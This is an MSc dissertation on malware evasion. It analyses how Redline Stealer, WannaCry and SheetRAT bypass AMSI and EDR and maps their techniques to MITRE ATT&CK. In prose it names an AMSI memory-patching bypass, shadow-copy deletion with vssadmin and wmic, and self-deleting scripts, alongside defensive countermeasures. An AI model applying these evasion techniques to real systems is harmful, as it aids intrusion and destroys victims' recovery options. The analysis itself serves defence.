UNIVERSITY OF
WESTMINSTER
SCHOOL OF
COMPUTER SCIENCE & ENGINEERING

Decoding Malicious Camouflage: Analysing Evasion Techniques in Malware Against EDR and AMSI Detection

by

LLOYD SATO

Supervised by
MR. USAMA ARUSI

Submitted in partial fulfilment of the requirements of
the School of Computer Science & Engineering
of the University of Westminster
for award of the Master of Science

January 2024

EXECUTIVE SUMMARY: MALWARE EVASION ANALYSIS

Project Title: Decoding Malicious Camouflage in Advanced Persistent Threats **Analyst:** Lloyd Sato
Date: January 2024

1. Research Scope & Objectives

This study evaluates the sophisticated evasion mechanisms employed by contemporary malware families to circumvent host-based defense architectures, specifically Microsoft's Antimalware Scan Interface (AMSI) and Endpoint Detection and Response (EDR) solutions. The research utilizes a hybrid analysis methodology (Static & Dynamic) to deconstruct the attack chains of **Redline Stealer**, **WannaCry**, and **SheetRAT**.

2. Methodology & Technical Environment

The analysis was conducted within a secured, isolated sandbox environment to ensure containment while permitting full execution of malicious payloads.

- **Dynamic Analysis Engine:** Any.Run (Interactive Malware Hunting Sandbox)
- **Reverse Engineering Suite:** REMnux (Linux Toolkit), Ghidra, and CLI-based debugging tools
- **Static Analysis:** VirusTotal for hash reputation and heuristic baselining
- **Standardization Framework:** All findings are mapped to the **MITRE ATT&CK Enterprise Matrix** to ensure industry-standard classification of Tactics, Techniques, and Procedures (TTPs) .

3. Strategic Threat Analysis

Redline Stealer (Credential Exfiltration)

- **AMSI Bypass:** Successfully identified an obfuscated PowerShell script utilizing memory patching (Reflection) to disable AMSI tracing, effectively blinding script-based detection .
- **Persistence Mechanisms:** Documented the abuse of the Windows Task Scheduler (*schtasks.exe*) to execute payloads upon administrative logon, ensuring survivability post-reboot .
- **MITRE Mapping:** T1053 (Scheduled Task), T1562 (Impair Defenses).

WannaCry (Ransomware Variant)

- **System Recovery Inhibition:** Analysis captured the execution of *vssadmin* and *wmic* commands designed to delete Shadow Volume Copies. This technique deliberately destroys restoration points to force ransom payment .
- **Forensic Countermeasures:** Observed self-deleting batch scripts (*del %0*) used to scrub Indicators of Compromise (IOCs) from the host immediately after execution.
- **MITRE Mapping:** T1490 (Inhibit System Recovery), T1070 (Indicator Removal).

SheetRAT (Remote Access Trojan)

- **Trust Subversion:** Uncovered a critical evasion technique where the payload downloads a root certificate from a legitimate Microsoft domain (*windowsupdate.com*) to bypass SSL/TLS inspection and mimic trusted traffic .
- **Masquerading:** Identified payload artifacts mimicking legitimate system processes (e.g., *LGUP_Cmd.exe*) to evade visual detection by security analysts .
- **MITRE Mapping:** T1553 (Subvert Trust Controls), T1036 (Masquerading).

4. Defensive Countermeasures & Mitigation

To neutralize the identified evasion techniques, the following security controls are recommended:

- **Scripting & Shells:** Enforce **Constrained Language Mode** for PowerShell and implement rigorous monitoring of *AMSIUtils* memory modifications .
- **Backup Integrity:** Restrict execution privileges for *vssadmin.exe* and strictly monitor for unauthorized deletion of Shadow Copies.
- **Network Defense:** Implement DNS sinkholing for known C2 domains and restrict the installation of root certificates to authorized administrators to prevent trust store pollution

TABLE OF CONTENTS

CHAPTER 1

INTRODUCTION

In today's interconnected world, cyber threats continue to grow in scale and sophistication. Malware, in particular, poses a severe risk due to its ability to extract sensitive information, destroy data, and facilitate further attacks. To counter these threats, security tools like Microsoft's Antimalware Scan Interface (AMSI) and Endpoint Detection and Response (EDR) solutions aim to identify and block malware.

However, advanced malware employs clever evasion techniques to bypass defenses. This research focuses on analyzing such techniques used by modern malware to undermine AMSI and EDR detection. It classifies the observed techniques under the MITRE ATT&CK framework to enable standardized description and categorization.

The samples selected for analysis include Redline Stealer, WannaCry ransomware, and SheetRAT remote access trojan (RAT). The chosen methodology combines dynamic analysis using the Any.Run sandbox platform and static techniques like string filtering. The approach aims to reveal key behavioural indicators and technical attributes of the malware.

While fully reversing malware binaries is beyond scope, the adopted techniques facilitate extracting valuable CTI. The findings are expected to highlight the sophistication of modern evasion tactics. Documenting these tactics and how they map to MITRE ATT&CK will inform better security strategies against continuously evolving adversaries.

This research explores the shifting malware landscape, seeking to enhance the understanding of sophisticated mechanisms that allow threats to operate undetected. The resulting insights can guide more focused efforts to fortify defenses and empower organizations to counter intrusions proactively.

1.1 Research Objectives

The objectives which will be addresses are mentioned below.

- examining methods for getting over EDR and AMSI defences used by malware.
- establishing an environment for secure malware analysis with EDR and AMSI capabilities.
- choosing and obtaining current malware samples with evasion capabilities.
- dynamic analysis is carried out by running malware samples with and without EDR/AMSI turned on.
- identifying the particular EDR and AMSI evasion strategies that each malware strain uses.
- identifying and classifying the frequency of the various evasive techniques that were seen.
- recommending changes to EDR and AMSI to help them recognise the evasion methods more effectively.
- The efficiency of popular malware evasion methods against EDR/AMSI is reported, along with suggestions for enhancing detection.

1.2 Research Questions

The research will try to address the following research questions.

- How do modern malware samples employ evasion techniques to bypass AMSI and EDR defenses?
- How can the MITRE ATT&CK framework be used to standardize and categorize the observed evasion techniques of malware samples?
- How can the Any.Run sandbox and the SAMA methodology be combined to conduct a comprehensive and systematic malware analysis?
- What are the key behavioural indicators and technical attributes of the selected malware samples (Redline Stealer, WannaCry ransomware, and SheetRAT trojan)?
- What are the implications and recommendations for security strategies and countermeasures against the evolving malware landscape?

1.3 Significance of research study


This research study utilizes the Any.Run sandbox and the SAMA framework to provide a thorough and organized method for malware analysis. Three examples of modern malware are examined in the study: the SheetRAT trojan, WannaCry ransomware, and Redline Stealer. The analysis exposes the malware's advanced methods and abilities, including the ability to steal cryptocurrency and login credentials, encrypt files and demand a ransom, create backdoors and remote access, and avoid detection and analysis. Additionally, the study creates a standard description and classification of the attack patterns by mapping the observed malware behaviours to the MITRE ATT&CK framework. By providing insightful CTI that can improve security plans and countermeasures against the constantly changing malware landscape, the study advances the field of malware analysis.

1.4 What is EDR and AMSI?

Endpoint detection and response is an enterprise security suite. EDR are typically used in enterprise environments to monitor and respond to threats on different types of endpoints. EDRs typically includes an agent, which is deployed on an endpoint. The agent includes components like AV, network monitors etc. these components together report to a centralized security operation centre. Security specialists then triage, identify, and respond to threats detected on endpoints in Realtime. In order to different scripting interpreters AMSI was created by Microsoft to integrate with different anti-malware solutions and EDR. All major EDR use MITRE ATT&CK enterprise matrix to classify different tactics and techniques.

1.5 Mitre Att&ck Matrix

Mitre Att&ck matrix classifies the defense evasion tactic with the ID TA0005. Each tactic consists of multiple techniques and sub techniques which describe how an adversary may achieve the tactic, in short tactic describes “What” an adversary wants to achieve, and the technique refers to “How” the adversary will achieve the tactic. Cybersecurity professionals turn to the MITRE ATT&CK framework for its unique advantages in understanding and combating cyber threats. Built and maintained by the esteemed non-profit MITRE, it offers a globally accessible knowledge base detailing the tactics, techniques, and procedures (TTPs) commonly employed by cyber adversaries. This translates to several key benefits:


ATT&CK Matrix for Enterprise

layout: side · show sub-techniques · hide sub-techniques

Privilege Escalation 14 techniques
- Abuse Elevation Control Mechanism (5): Setuid and Setgid; Bypass User Account Control; Sudo and Sudo Caching; Elevated Execution with Prompt; Temporary Elevated Cloud Access
- Access Token Manipulation (5): Token Impersonation/Theft; Create Process with Token; Make and Impersonate Token; Parent PID Spoofing; SID-History Injection
- Account Manipulation (6): Additional Cloud Credentials; Additional Email Delegate Permissions; Additional Cloud Roles; SSH Authorized Keys; Device Registration; Additional Container Cluster Roles
- Boot or Logon Autostart Execution (14): Registry Run Keys / Startup Folder; Authentication Package; Time Providers; Winlogon Helper DLL; Security Support Provider; Kernel Modules and Extensions; Re-opened Applications; LSASS Driver

Defense Evasion 43 techniques
- Abuse Elevation Control Mechanism (5): Setuid and Setgid; Bypass User Account Control; Sudo and Sudo Caching; Elevated Execution with Prompt; Temporary Elevated Cloud Access
- Access Token Manipulation (5): Token Impersonation/Theft; Create Process with Token; Make and Impersonate Token; Parent PID Spoofing; SID-History Injection
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (2): Group Policy Modification; Domain Trust Modification
- Execution Guardrails (1): Environmental Keying
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (2): Windows File and Directory Permissions Modification; Linux and Mac File and Directory Permissions Modification

Credential Access 17 techniques
- Adversary-in-the-Middle (3): LLMNR/NBT-NS Poisoning and SMB Relay; ARP Cache Poisoning; DHCP Spoofing
- Brute Force (4): Password Guessing; Password Cracking; Password Spraying; Credential Stuffing
- Credentials from Password Stores (6): Keychain; Securityd Memory; Credentials from Web Browsers; Windows Credential Manager; Password Managers; Cloud Secrets Management Stores
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (2): Web Cookies; SAML Tokens
- Input Capture (4): Keylogging; GUI Input Capture; Web Portal Capture; Credential API Hooking
- Domain Controller Authentication

Disco… 32 tec…
- Account Discovery (4)
- Application Window Discovery
- Browser Information Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Device Driver Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Log Enumeration
- Network Service Discovery

Figure 1. MITRE ATT&CK matrix for enterprise

Standardization: ATT&CK facilitates seamless communication and collaboration across different security teams and organizations by providing a common language for describing adversary behaviours. This standardization allows for efficient threat detection, prevention, and response efforts, breaking down barriers to a truly unified defense against cyberattacks (MITRE, 2023).

Structured Exploration: Structured like a matrix, ATT&CK categorizes tactics (the attacker's goals) and techniques (their specific actions) used to achieve them. This structured format not only provides a clear understanding of the potential attack landscape but also helps prioritize defenses by focusing on the most likely attack paths (MITRE, 2023).

Versatile Applications: With dedicated matrices for various platforms and technologies (e.g., Enterprise, Mobile, Cloud), ATT&CK offers invaluable assistance across diverse security scenarios. It empowers professionals to conduct thorough threat modeling, guiding them in identifying vulnerabilities and optimizing security configurations. Its comprehensive coverage also aids in threat hunting, allowing for proactive detection and swift response to malicious activity (MITRE, 2023).

Continuous Improvement: One of ATT&CK's greatest strengths lies in its community-driven nature. It is constantly updated with new information and insights from cybersecurity experts worldwide, ensuring it remains relevant and reflects the evolving cyber threat landscape. This collaborative approach makes ATT&CK a truly dynamic and reliable resource for cybersecurity professionals at all levels (MITRE, 2023).

Accessibility for All: Perhaps the most significant advantage of ATT&CK is its freely available access. This democratizes cybersecurity knowledge, empowering anyone with the desire to learn and improve their defenses against cyber threats. Whether you are a seasoned security professional or just starting, ATT&CK offers a valuable roadmap for navigating the ever-changing world of cybersecurity. For behavioural analysis, we are going to use multiple dynamic analysis environments like any run and intezer analyze. These tools help us to safely run the samples in a cloud environment without harming our system and collect essential data like web traffic, file modifications, registry modifications, command shell scripts, files created, files deleted, etc. Further, some static analysis techniques will also be used like string filtering to check some assumed targets that the malware shall pursue (MITRE, 2023).

1.6 Sample Types collected

For this analysis samples collected are Redline Stealer, WannaCry Ransomware, and sheetRAT. RedLine Stealer is a malware available on underground forums for sale apparently as a standalone ($100/$150 depending on the version) or also on a subscription basis ($100/month). This malware harvests information from browsers such as saved credentials, autocomplete data, and credit card information. A system inventory is also taken when running on a target machine, to include details such as the username, location data, hardware configuration, and information regarding installed security software. More recent versions of RedLine added the ability to steal cryptocurrency (malpedia.caad.fkie.fraunhofer.de, n.d.).

WannaCry, sometimes referred to as WCry or WanaCryptor, is a self-propagating ransomware that spreads over public networks and internal networks by taking use of a vulnerability in Microsoft's MS17-010 Server Message Block (SMB) protocol. Two separate components make up the WannaCry malware: a component for propagation that has features to enable SMB exploitation and a component that offers ransomware functionality. The malware makes use of an exploit known as "EternalBlue," which the Shadow Brokers published on April 14, 2017. The trojan appends files containing encrypted data.WCRY extension, launches a decryptor tool, and requests $300 or $600 in Bitcoin in exchange for the data's decryption. The malware communicates with itself using encrypted Tor channels for command and control (C2). (Berry, Eitzman, and Homan, 2017).

1.7 Possible risks associated

Technical risks

Malware can use a variety of techniques, including packing, obfuscation, polymorphism, anti-debugging, anti-VM, and anti-sandbox tricks, to evade detection and analysis. It may be challenging to extract useful characteristics and behavior from malware samples using these methods.
It's possible that sandboxes can't accurately replicate the infected host's actual environment and system state. This disparity could be used by malware to change its behavior or keep it dormant. Moreover, sandboxes may experience scalability and performance problems while handling high malware sample counts.

There are potentially undecidable problems in malware analysis, which means that no algorithm can consistently yield an accurate solution. Virus identification, unpacking execution, template matching, and trigger-based behavior are some of these issues. These issues typically call for heuristic or approximative solutions, which might not be accurate or efficient.

Resource risks

Malware analysis needs a substantial amount of computing resources, such as CPU, memory, and storage. Malware samples have the ability to access resources without authorization by taking advantage of flaws in the analysis environment. This can result in data theft, system failures, or other security incidents.

Sensitive data, including financial information, intellectual property (IP), and personally identifiable information (PII), may be present in malware samples. Malware samples have the potential to steal this data and transfer it to distant servers or other hostile parties if the analysis environment is not adequately secured.

False positives are harmless files or programs that are mistakenly classified as malware by malware analysis software. False positives may result in resource waste, pointless alarms, and a decline in confidence in the analytical procedure (Baker, 2022).

False negatives are harmful files or programs that are mistakenly classified as benign by malware analysis technologies. False negatives may result in data loss, undiscovered security breaches, and other unfavorable outcomes (Baker, 2022).

1.8 Conclusion

In conclusion, this research aims to shed light on the continuously evolving domain of malware and the sophisticated techniques leveraged by threats to operate undetected. By analyzing modern Windows malware samples like Redline Stealer, WannaCry, and SheetRAT, the project seeks to reveal and document the technical minutiae of evasion tactics employed to bypass AMSI and EDR defenses.

The study adopts a multifaceted methodology combining dynamic behavioural analysis utilizing the Any.Run sandbox and static methods like string analysis. This flexible approach can elicit valuable intelligence from malware samples to highlight key attributes and attack patterns. Further, contextualizing the observed tactics within the MITRE ATT&CK framework enables standardized description and consistent tracking of the latest subterfuge methods.

The resulting CTI can empower organizations to make more informed decisions regarding security strategies and control implementations to harden defenses. The findings aim to highlight critical gaps that need to be addressed to counter the malware landscape's increasing complexity. Moreover, the documented attack patterns can better prepare analysts and incident responders to probe intrusions more effectively.

CHAPTER 2

RELATED WORK

2.1 The Ever-Shifting Landscape of Malware Detection

The paper "A Survey on Malware Analysis and Mitigation Techniques" by Sibi Chakkaravarthy, Sangeetha, and Vaidehi (2019). provides a timely and comprehensive overview of the challenges posed by advanced persistent threats (APTs) and potential techniques to analyze and mitigate these sophisticated cyberattacks.

The authors begin with an elucidation of the characteristics of APTs that distinguish them from traditional malware, such as their stealthy nature, the goal of data exfiltration, and the use of zero-day exploits. They systematically review common APT attack vectors including spear phishing, watering hole attacks, and social engineering.

A key contribution of the paper is the detailed taxonomy presented of evasion techniques employed by APTs to avoid detection, including obfuscation, polymorphism, covert channels, and advanced evasion techniques that bypass firewalls and IDS. The authors astutely note that traditional signature-based defenses are insufficient against these threats.

The paper thoroughly examines current malware analysis approaches including static, dynamic, and hybrid techniques. Sandboxing methods to reveal malicious behaviour are discussed, along with challenges like anti-VM and anti-sandbox countermeasures deployed by APTs. The use of visualization, control flow analysis, and behaviour profiling to improve detection is highlighted.

"Malware Dynamic Analysis Evasion Techniques: A Survey" by Afianian et al. (2019) provides a comprehensive survey that gives a timely overview of the threats posed by advanced malware employing dynamic analysis evasion techniques and the state of defenses against them. The authors propose a useful classification dividing evasion tactics into detection-dependent and detection-independent categories.

The survey thoroughly covers common anti-debugging techniques like PEB modification and timing attacks that impede manual dynamic analysis. It explains how these forces automated analysis via sandboxes, and details prevalent sandbox evasion tactics like fingerprinting, stalling, and reverse Turing tests.

A key insight is how sandboxes evolved from reactive to transparent designs to counter fingerprinting but remain vulnerable to zero-days and detection-independent tactics like stalling. The survey highlights emerging threats like file-less malware and AI-powered evasion that can bypass current defenses.

The criteria used for comparison like efficacy level, complexity, and pervasiveness provide helpful assessments of each tactic. The examples linking tactics to real malware like Reptile, Pafish, and DeepLocker demonstrate the practical relevance. The brief coverage of countermeasures like path exploration and multi-system execution is informative.

The article "Redline Stealer Malware Analysis with Surface, Runtime, and Static Code Methods" by Fahmi Ramadan and Ira Rosianal Hikmah (2023) presents an analysis of a malware sample called Redline Stealer. This stealer malware is designed to steal sensitive user data such as credentials and personal information.

The authors use a combination of analysis methods to study the malware sample. First, they conduct a surface analysis which examines the external characteristics of the malware executable. This includes scanning with antivirus engines, hashing the file, and inspecting metadata and resources contained within. They detect obfuscation and packing techniques used to hide the malware.

Next, a runtime analysis executes the malware sample in a controlled sandbox environment. Monitoring tools track the malware's activity, including registry changes, process behaviour, network communications, and impacts on the browser and operating system. Key findings show the malware stealing browser credentials and sending them via email using SMTP.

Finally, a static code analysis inspects the internals of the malware executable. The authors identify linked libraries, parse embedded strings for clues to functionality, and use a debugger to trace code execution. They uncover capabilities to access sensitive areas of the registry and operating system resources.

Based on the multi-pronged analysis, the authors characterize the malware's capabilities and impacts. They provide recommendations for the detection and prevention of similar stealer malware attacks. This study provides a model methodology for systematically analyzing and documenting the functionality of a malware sample. The layered approach provides a comprehensive insight into how the malware operates.

2.2 Introduction to malware analysis

The article "Introduction to Malware and Malware Analysis: A Brief Overview" by Anusmita Ray and Dr. Asoke Nath (2016) provides a comprehensive overview of malware and the analysis techniques used to study malicious software. The authors define malware as any software intended to cause harm, disrupt systems, gather sensitive information, or enable unauthorized access.

The article discusses major malware categories including viruses, worms, Trojan horses, spyware, backdoors, and rootkits. It emphasizes how modern malware utilizes advanced evasion techniques like packing, obfuscation, anti-analysis tricks, and zero-day exploits to avoid detection. This drives the need for skilled malware analysis.

The authors describe both static and dynamic malware analysis approaches. Static analysis involves disassembling and reverse engineering malware binaries to understand structure and behaviour without execution. Dynamic analysis executes malware in sandboxes and controlled environments while monitoring system calls, file/registry access, and network activity. The benefits and limitations of each technique are covered.

Various tools for each approach are outlined, including disassemblers, debuggers, system monitors, sandboxes like Anubis and Norman Sandbox, and hooking tools. The article analyses malicious PDF and Java files, showing obfuscation techniques and explaining how analysts defeat them using static and dynamic analysis.

The conclusion emphasizes how quickly malware is evolving in sophistication, variety, and evasion capabilities. The article demonstrates the importance of skilled human-driven malware analysis, combining an array of tools and techniques to keep pace with the threat landscape. It provides readers with fundamental knowledge for understanding modern malware and analysis approaches.

2.3 Malware analysis techniques

The article "A Survey on Malware Analysis Techniques: Static, Dynamic, Hybrid, and Memory Analysis" by Rami Sihwail, Khairuddin Omar, and K.A.Z Ariffin (2018) provides a comprehensive survey of malware analysis methods. The authors define malware as intrusive software intended to cause harm, gather sensitive data, or enable unauthorized access.

The article categorizes analysis techniques as static (examining code without execution), dynamic (observing executing malware), hybrid (combining static and dynamic), and memory forensics. It details common static analysis features like API calls, control flow graphs, opcode sequences, and file metadata. Dynamic analysis executes malware in sandboxes while monitoring system calls, network traffic, file/registry access, and other runtime behaviours.

The authors highlight challenges posed by packing, obfuscation, polymorphism, and anti-analysis tricks used by malware to evade detection. They demonstrate how static techniques alone often fail against these evasions. Hybrid integration of static and dynamic analysis provides more robust malware inspection.

An emerging analysis paradigm called memory forensics is introduced, which extracts artifacts from a system's RAM to reveal running processes, loaded libraries, registry keys, network connections, and other signs of infection. The authors explain how memory analysis gives a comprehensive insight into malware behaviour that traditional static and dynamic methods may miss.

The survey compares analysis techniques across dimensions like features used, malware detection rates, computational expense, and resilience against evasions. It covers specific tools for disassembly, debugging, monitoring, and memory acquisition. Tables summarize key results from the relevant research literature.

The conclusion forecasts increased automation and sophistication of malware creation, potentially overwhelming defensive capabilities. To keep pace, the authors advocate for expanded use of memory forensics integrated with machine learning for robust malware detection and analysis.

2.4 Technical Analysis and Detection of the WannaCry Ransomware Variant

Chen and Bridges (2017) present an automated method for extracting indicative features of malware from infected host system logs. Their work is motivated by collaborations with enterprise security teams who currently rely on manual analysis of logs from initial ransomware infections, a tedious process needing hundreds of hours in some cases (p. 1). The authors propose using Term Frequency-Inverse Document Frequency (TF-IDF), an established information retrieval technique, to rank malware features in infected logs versus clean logs.
The authors evaluate their approach on logs from the Cuckoo Sandbox malware analysis system containing both ambient user activities and execution of the damaging WannaCry ransomware variant (Chen & Bridges, 2017). Features are represented as enhanced sandbox log entries as well as select registry and file system events. They are applying TF-IDF surface key pre-encryption actions taken by WannaCry related to dropping files, interfacing with command-and-control servers, and preparing to encrypt the host file system. Experiments also confirm the discriminative malware features identified are robust to varying quantities of ambient log data as well as the inclusion of mostly benign activities in logs alongside malware execution.

A key contribution is the demonstration that the automated TF-IDF technique can accurately extract ransomware features amidst logs composed of over 80% non-malicious events (Chen & Bridges, 2017, p. 5). Such capability could assist IT security teams trying to uncover malware footprint during incident response. Furthermore, Chen and Bridges show their approach succeeds in subtle polymorphic variants of WannaCry that evade antivirus signatures. Overall, the authors introduce a novel, promising method for expediting the analysis of new malware threats through automated log feature extraction. Follow-up research could further validate the effectiveness of enterprise host system logs.

Kao and Hsiao (2018) conducted a dynamic analysis on the WannaCry ransomware variant with SHA256 hash value "24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c" to explore its behavioural indicators and extract important IOCs (Indicators of Compromise). Their goal is to generate actionable CTI that can be shared via a malware information-sharing platform to enable better prevention, detection, and response to similar attacks.

Specifically, the authors analyze WannaCry's impacts on the system across four perspectives - processes, registry, file system, and network activity. They track spawned processes and process relationships, monitor registry modifications that enable persistence or ransomware operations, identify new files dropped by the malware as well as files encrypted on the victim system, and inspect network traffic patterns related to command-and-control, propagation, and TOR communication.

Based on their behavioural analysis, Kao and Hsiao extract a set of IOCs encompassing host and network indicators. They demonstrate how these IOCs can be structured into Yara rules to match malware artifacts and support quick detection of new instances of WannaCry or similar ransomware variants. The authors highlight the benefits of sharing CTI through a malware information-sharing platform, enabling collaborative defense and reducing time and resources spent combating prevalent malware attacks.

In conclusion, Kao and Hsiao provide an example methodology for ransomware analysis focused on extracting shareable indicators to strengthen community incident response. Their work aims to inform malware prevention and detection within an integrated information security protection framework.

Hsiao and Kao (2018) present a static analysis of the infamous WannaCry ransomware sample to reveal its processes, functions, and multi-staged execution flow, including deployment, installation, destruction, and command-and-control phases. Their goal is to explore the ransomware's composition, particularly its integration of various hacking tools leaked online.

Through reverse engineering using IDA Pro, the authors analyze the launch process, dropper, resource loader, encryption DLL, and other key components. They summarize how WannaCry exploits vulnerabilities to gain access, propagates through networks, encrypts files using an RSA 2048 and AES 128-based scheme, and communicates with command-and-control servers on the dark web.

Hsiao and Kao also examine the modular nature of WannaCry's hacking tools, ranging from the initial EternalBlue exploit and DoublePulsar backdoor for deployment to the use of TOR for command and control. They highlight trends of increasing ransomware automation through Ransomware-as-a-Service and the easy incorporation of leaked cyber weapons into new malware strains.

In conclusion, through static analysis, Hsiao and Kao map out the technical details of WannaCry's composition and execution flow to inform future detection and response. Their work also demonstrates the profound impacts possible from leaked exploits and the importance of more integrated security protection. As malware grows more modular, their granular analysis of binary components aims to keep defenders steps ahead.

Mohurle and Patil (2017) provide a brief study of the 2017 WannaCry ransomware attack, including its effects and preventive measures. They highlight how ransomware can encrypt files or lock systems until a ransom is paid, creating data instability even amid digitization.

The authors review recent related literature, ranging from machine learning for malware detection to combating mobile ransomware infections. They note the emergence of ransomware over decades but focus their analysis on the large-scale WannaCry outbreak in May 2017 which impacted over 200,000 victims globally.

In examining the WannaCry attack, Mohurle and Patil detail the encryption process and outcomes where files are held hostage. They summarize major entities across sectors like healthcare, logistics, telecoms, and education that were affected. The authors also outline the step-by-step working of the ransomware using cryptographic key pairs to restrict file access.

To mitigate future ransomware threats, Mohurle and Patil propose preventive best practices like keeping systems updated, securing backups, avoiding suspicious links, filtering emails, and utilizing reputable antivirus software. They conclude that awareness and preparedness are essential to reduce the likelihood and consequences of ransomware attacks.

Overall, Mohurle and Patil provide a high-level overview of the WannaCry ransomware focusing on its real-world implications and countermeasures IT users can employ for protection. Their brief study helps crystallize the gravity of threats like WannaCry that can broadly disrupt critical infrastructure and services.

2.5 Conclusion

In conclusion, the literature review provides a comprehensive exploration of the ever-shifting landscape of malware detection, encompassing various aspects such as advanced persistent threats (APTs), evasion techniques, dynamic analysis, and case studies on specific malware variants like Redline Stealer and WannaCry. The surveyed papers collectively emphasize the evolving sophistication of malware and the challenges it poses to traditional defense mechanisms.

The first set of papers by Chakkaravarthy et al., Afianian et al., and Ramadan et al. delve into the intricacies of APTs and dynamic analysis evasion techniques employed by modern malware. They underline the inadequacy of signature-based defenses and highlight the importance of hybrid analysis methods, such as combining static and dynamic approaches. The emergence of file-less malware and AI-powered evasion tactics further accentuates the need for adaptive and advanced detection strategies.

The second group of articles by Ray and Nath, Sihwail et al., and Chen & Bridges provide a foundational understanding of malware, its categories, and analysis techniques. They emphasize the escalating sophistication of evasion tactics like obfuscation and polymorphism, necessitating a combination of static, dynamic, and hybrid analysis for effective detection. The authors advocate for human-driven analysis, supported by an array of tools and techniques, to combat the evolving threat landscape.

The third set of papers by Kao & Hsiao and Hsiao & Kao offers in-depth analyses of the WannaCry ransomware variant. Through dynamic and static analyses, the authors dissect the behaviour, composition, and execution flow of WannaCry. Their work not only contributes to understanding the technical details of the specific malware but also underscores the importance of collaborative CTI sharing and proactive measures for detection and prevention.

Finally, Mohurle and Patil's brief study on the WannaCry ransomware attack provides a real-world perspective on the devastating consequences of such cyber threats. The authors stress the significance of awareness, preparedness, and preventive measures as essential components in mitigating the impact of ransomware attacks.


Collectively, the literature review synthesizes valuable insights into the multifaceted field of malware analysis, highlighting the need for continuous adaptation and collaboration in the face of evolving cyber threats. As malware becomes more sophisticated, the integration of advanced techniques, CTI sharing, and proactive defense strategies will be crucial for safeguarding digital ecosystems.

Chapter 3

RESEARCH METHODOLOGY

An essential part of cybersecurity is malware analysis, which is looking at harmful software under controlled conditions to figure out how it behaves, what it can do, and how to counter it—secure and practical online sandboxes such as Any.Run provides a platform for malware study. The presented approach describes how to build up a testing environment with Any.Run for malware analysis using the SAMA (Specific Analysis Methodology for Malware Analysis) methodology.

The Specific Analysis Methodology for Malware Analysis (SAMA) is a structured and comprehensive framework designed to guide the detailed analysis of complex malware. The methodology consists of several key phases, each with specific objectives and activities. The main phases of the SAMA methodology, as detailed in the provided document, are as follows:



Objectives malware analysis	
• Analysis Summary	○ key observations ○ Recommendations ○ Limitations ○ Date report and authors
• Classification	○ Filename ○ File size ○ File type ○ Hash File ○ Identifications antivirus
• Features	○ Infection capabilities ○ Capacity for self-preservation. ○ Diffusion mechanisms ○ Ability to data leakage ○ Iteration with the remote attacker
• Dependencies	○ Supported operating systems ○ Libs required ○ Configuration files ○ Script and executable files ○ URL's
• Conclusions code analysis and behaviour	○ Behaviour Analysis ○ Static code analysis ○ Dynamic code analysis ○ Analysis of memory.
• Support Elements	○ Logs ○ Screenshots ○ Function lists ○ String
• Incident Recommendations	○ Indicators ○ Steps to eradicate

Figure 2. SAMA methodology for malware analysis (Bermejo Higuera et al., 2020)

3.1 Initial actions

During this stage, a number of procedures must be followed in order to get a record of the machine configuration used for the analysis. Comparing the condition of the computers before and after they ran the malware under investigation is the goal. This entails ensuring the integrity of the generated samples, creating a baseline configuration of the system, and maintaining integrity by turning off services (Bermejo Higuera et al., 2020).

3.2 Classification

The goal of the classification phase is to look at the executable file of malware without looking at its code in order to verify that it is, in fact, malware and to gather information about its functionality from publicly available sources (Bermejo Higuera et al., 2020). The specific objectives and information to be obtained in this step include:

- Filename
- File size
- File type
- Hash file
- Antivirus identifications
- Mechanisms to diffuse
